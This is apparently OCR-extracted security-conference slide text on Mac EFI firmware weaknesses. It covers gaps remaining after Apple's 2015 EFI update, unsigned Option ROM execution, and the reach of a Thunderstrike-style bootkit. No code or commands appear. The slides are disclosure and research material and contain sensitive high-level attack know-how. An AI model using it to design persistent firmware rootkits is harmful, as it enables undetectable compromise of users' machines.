IM151_0207_B03_LOCKED.scap
MB81_0164_B06_LOCKED.fd
MBA41_0077_B12_LOCKED.scap
MBA51_00EF_B03_LOCKED.scap
MBA61_0099_B19_LOCKED.scap
MBA71_0166_B06_LOCKED.fd
MBP81_0047_2AB_LOCKED.scap
MBP91_00D3_B0B_LOCKED.scap
MBP101_00EE_B09_LOCKED.scap
MBP102_0106_B08_LOCKED.scap
MBP111_0138_B15_LOCKED.scap
MBP112_0138_B15_LOCKED.scap
MBP114_0172_B04_LOCKED.fd
MBP121_0167_B07_LOCKED.fd
MM51_0077_B12_LOCKED.scap
MM61_0106_B08_LOCKED.scap
MM71_0220_B03_LOCKED.scap
MP61_0116_B15_LOCKED.scap


Issues with Apple's EFI Security Update 2015-001

- Locks PRR/FLOCKDN in PEI before S3 bootscript.
  - This prevents writing to the boot flash shown in the demo.
- But...
  - BIOS_CNTL bits are still unlocked! (can brick the system)
  - S3 boot script is still unprotected! (can do stuff)
  - TSEGMB is unlocked (can DMA into SMRAM)
- Another silent fix?
  - New MacBook (USB-C) protects S3 boot script

Case study 4: Option ROMs



Case study 4: Option ROMs



Hacking the Extensible Firmware Interface

John Heasman Director of Research

NGS

(BlackHat 2007)

(BlackHat 2012)


DE MYSTERIIS DOM JOBSIVS:
MAC EFI ROOTKITS

SNARE
@ BLACK HAT USA
JULY 2012

assurance

Please complete the speaker feedback surveys

Case study 4: Option ROMs



Element #3: Support from IBV, IHV & ISV Partners


- **OEM-ACTION**→ System ROM will need to contain UEFI drivers for all onboard devices (and no legacy drivers)
- **IHV-ACTION**→ Expansion cards will need Signed UEFI drivers
- **ISV-ACTION**→ Pre-boot software tools, for example bootable recovery disk, will need to be Signed

insyde®

IDF2011
INTEL DEVELOPER FORUM

- Intel added Option ROM signing to UEFI 2.3 and required it for Secure Boot.
- Apple is still on older EFI and still unconditionally executes Option ROMs.
- Despite Heasman's talk in 2007, Snare's demo in 2012 and Thunderstrike in 2014!
- Needs an architectural fix.

Case study 4: Option ROMs



How bad could a Thunderstrike bootkit be?

First of its kind: nothing is scanning for firmware rootkits on OS X.

Powerful: controls system from first instruction, can backdoor OS X kernel, log keystrokes, firmware or encryption passwords, etc.

Persistent: can't be removed by software since it controls the keys and update routines. Re-installing OSX or SSD won't remove it.

Stealthy: can hide in SMM, virtualization or Management Engine.

